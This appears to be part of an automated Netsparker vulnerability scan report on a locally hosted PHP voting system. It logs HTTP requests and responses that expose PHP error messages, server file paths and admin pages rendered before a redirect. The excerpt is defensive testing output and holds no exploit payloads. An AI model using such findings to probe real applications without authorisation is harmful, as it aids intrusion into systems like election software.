<title>Voting System using PHP</title>
<!-- Tell the browser to be r
...
>
<a href="#" class="dropdown-toggle" data-toggle="dropdown">

<span class="hidden-xs"><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
</span>
</a>
<ul class="dropdown-menu">
<!-- User image -->
<li class="user-header">


<p>
<br />
```

```
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" data-toggle="modal" cla
...
class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">Firstname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">Lastname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
```

```

</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<!--
-->
<div class="user-panel">
<div class="pull-left image">

</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less -->
<ul class="sidebar-menu" d
...

```

## 26.3. http://localhost/votesystem/admin/config\_save.php

### Certainty



### Request

```

GET /votesystem/admin/config_save.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

```

## Response

Response Time (ms) : 4.791 Total Bytes Received : 470 Body Length : 139 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 139  
Content-Type: text/html; charset=UTF-8  
location: home.php  
Date: Sat, 03 Jun 2023 12:27:27 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

## 26.4. http://localhost/votesystem/admin/config\_save.php?return=home.php

Method	Parameter	Value
POST	return	home.php
POST	title	2023 Rotaract Election

## Certainty



## Request

```
POST /votesystem/admin/config_save.php?return=home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 28
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

title=2023+Rotaract+Election
```

## Response

```
Response Time (ms) : 5.9843    Total Bytes Received : 470    Body Length : 139    Is Compressed : No
```

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 139
Content-Type: text/html; charset=UTF-8
location: home.php
Date: Sat, 03 Jun 2023 12:27:29 GMT
Cache-Control: no-store, no-cache, must-revalidate

<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
```

## 26.5. http://localhost/votesystem/admin/home.php

### Identified Error Message

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in

- <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

### **IdentifiedErrorMessage**

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

### **Certainty**



### **Request**

```
GET /votesystem/admin/home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 161.3411 Total Bytes Received : 26944 Body Length : 26547 Is Compressed : No

HTTP/1.1 302 Found  
Set-Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u; path=/  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cach  
...  
8:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:17 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be r
...
>
<a href="#" class="dropdown-toggle" data-toggle="dropdown">

<span class="hidden-xs"><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
</span>
</a>
<ul class="dropdown-menu">
<!-- User image -->
<li class="user-header">

```

<p>

```
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" data-toggle="modal" cla
...
class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">Firstname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">Lastname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
```

```

</div>
</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

...
="user-panel">
<div class="pull-left image">

</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less -->
<ul class="sidebar-menu" d
...

```

## 26.6. http://localhost/votesystem/admin/positions.php

### Identified Error Message

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

### IdentifiedErrorMessage

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line

```
<b>9</b>
• <b>Warning</b>: Trying to access array offset on value of type null in
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
• <b>Warning</b>: Trying to access array offset on value of type null in
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
• <b>Warning</b>: Trying to access array offset on value of type null in
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
• <b>Warning</b>: Trying to access array offset on value of type null in
<b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b>
• <b>Warning</b>: Trying to access array offset on value of type null in
<b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b>
• <b>Warning</b>: Trying to access array offset on value of type null in
<b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b>
• <b>Warning</b>: Trying to access array offset on value of type null in
<b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b>
• <b>Warning</b>: Trying to access array offset on value of type null in
<b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>
```

## Certainty



## Request

```
GET /votesystem/admin/positions.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.1343 Total Bytes Received : 22986 Body Length : 22647 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cach  
...  
8:52:00 GMT  
Content-Type: text/html; charset=UTF-8  
Transfer-Encoding: chunked  
location: index.php  
Date: Sat, 03 Jun 2023 12:27:25 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<title>Voting System using PHP</title>
<!-- Tell the browser to be r
...
>
<a href="#" class="dropdown-toggle" data-toggle="dropdown">

<span class="hidden-xs"><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b><br />
</span>
</a>
<ul class="dropdown-menu">
<!-- User image -->
<li class="user-header">


<p>
<br />
```

```
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b><br />
<small>Member since <br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b><br />
Jan. 1970</small>
</p>
</li>
<li class="user-footer">
<div class="pull-left">
<a href="#profile" data-toggle="modal" cla
...
class="col-sm-3 control-label">Username</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="username" name="username" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />
">
</div>
</div>
<div class="form-group">
<label for="password" class="col-sm-3 control-label">Password</label>

<div class="col-sm-9">
<input type="password" class="form-control" id="password" name="password" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
">
</div>
</div>
<div class="form-group">
<label for="firstname" class="col-sm-3 control-label">Firstname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="firstname" name="firstname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />
">
</div>
</div>
<div class="form-group">
<label for="lastname" class="col-sm-3 control-label">Lastname</label>

<div class="col-sm-9">
<input type="text" class="form-control" id="lastname" name="lastname" value="<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />
">
</div>
```

```

</div>
<div class="form-group">
<label for="photo" class="col-sm-3 control-label">Photo:</label>

<!--
-->
<div class="user-panel">
<div class="pull-left image">

</div>
<div class="pull-left info">
<p><br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b><br />
</p>
<a><i class="fa fa-circle text-success"></i> Online</a>
</div>
</div>
<!-- sidebar menu: : style can be found in sidebar.less -->
<ul class="sidebar-menu" d
...

```

## 26.7. http://localhost/votesystem/admin/print.php

### Identified Error Message

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>
- <b>Fatal error</b>: Array and string offset access syntax with curly braces is no longer supported in <b>C:\xampp\htdocs\votesystem\tcpdf\tcpdf.php</b> on line <b>16893</b>

### IdentifiedErrorMessage

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>
- <b>Fatal error</b>: Array and string offset access syntax with curly braces is no longer supported in <b>C:\xampp\htdocs\votesystem\tcpdf\tcpdf.php</b> on line <b>16893</b>

### Certainty



## Request

```
GET /votesystem/admin/print.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 375.3652 Total Bytes Received : 658 Body Length : 326 Is Compressed : No

```
HTTP/1.1 302 Found
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Pragma: no-cache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Content-Length: 326
Content-Type: text/html; charset=UTF-8
location: index.php
Date: Sat, 03 Jun 2023 12:27:27 GMT
Cache-Control: no-store, no-cache, must-revalidate

<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
<br />
<b>Fatal error</b>: Array and string offset access syntax with curly braces is no longer supported in <b>C:\xampp\htdocs\votesystem\tcpdf\tcpdf.php</b> on line <b>16893</b><br />
```

## 26.8. http://localhost/votesystem/admin/profile\_update.php

### Identified Error Message

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>

### Certainty

## Request

```
GET /votesystem/admin/profile_update.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 4.8903 Total Bytes Received : 470 Body Length : 139 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 139  
Content-Type: text/html; charset=UTF-8  
location: home.php  
Date: Sat, 03 Jun 2023 12:27:27 GMT  
Cache-Control: no-store, no-cache, must-revalidate

```
<br />
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />
```

## 26.9. http://localhost/votesystem/admin/profile\_update.php?return=home.php

Method	Parameter	Value
--------	-----------	-------

POST	password	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\vo...
------	----------	--

POST	username	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\...
------	----------	---

Method	Parameter	Value
		\htdocs\vo...
POST	firstname	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\vo...
POST	return	home.php
POST	curr_password	
POST	photo	
POST	lastname	  <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\vo...

## Certainty



## Request

```
POST /votesystem/admin/profile_update.php?return=home.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Content-Length: 1308
Content-Type: multipart/form-data; boundary=c8cd97379d2a4d278b0d17a3b89198a2
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="curr_password"

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="username"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>16</b><br />

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="photo"; filename=""
Content-Type: application/octet-stream

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="lastname"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>37</b><br />

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="firstname"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>30</b><br />

--c8cd97379d2a4d278b0d17a3b89198a2
Content-Disposition: form-data; name="password"

<br />
<b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile_modal.php</b> on line <b>23</b><br />
```

--c8cd97379d2a4d278b0d17a3b89198a2--

## Response

Response Time (ms) : 12.0228 Total Bytes Received : 470 Body Length : 139 Is Compressed : No

HTTP/1.1 302 Found  
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4  
X-Powered-By: PHP/8.2.4  
Pragma: no-cache  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Content-Length: 139  
Content-Type: text/html; charset=UTF-8  
location: home.php  
Date: Sat, 03 Jun 2023 12:27:28 GMT  
Cache-Control: no-store, no-cache, must-revalidate  
  
<br />  
<b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b><br />

## 26.10. http://localhost/votesystem/admin/voters.php

### Identified Error Message

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in <b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

### IdentifiedErrorMessage

- <b>Warning</b>: Undefined array key "admin" in <b>C:\xampp\htdocs\votesystem\admin\includes\session.php</b> on line <b>9</b>

- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>22</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\navbar.php</b> on line <b>31</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>16</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>23</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>30</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\profile\_modal.php</b> on line <b>37</b>
- <b>Warning</b>: Trying to access array offset on value of type null in  
<b>C:\xampp\htdocs\votesystem\admin\includes\menubar.php</b> on line <b>10</b>

## Certainty



### Request

```
GET /votesystem/admin/voters.php HTTP/1.1
Host: localhost
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: PHPSESSID=7dn6ecbppee3d8g6749tobq98u
Referer: http://localhost/votesystem/admin/home.php
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

## Response

Response Time (ms) : 9.4723 Total Bytes Received : 24685 Body Length : 24346 Is Compressed : No

HTTP/1.1 302 Found  
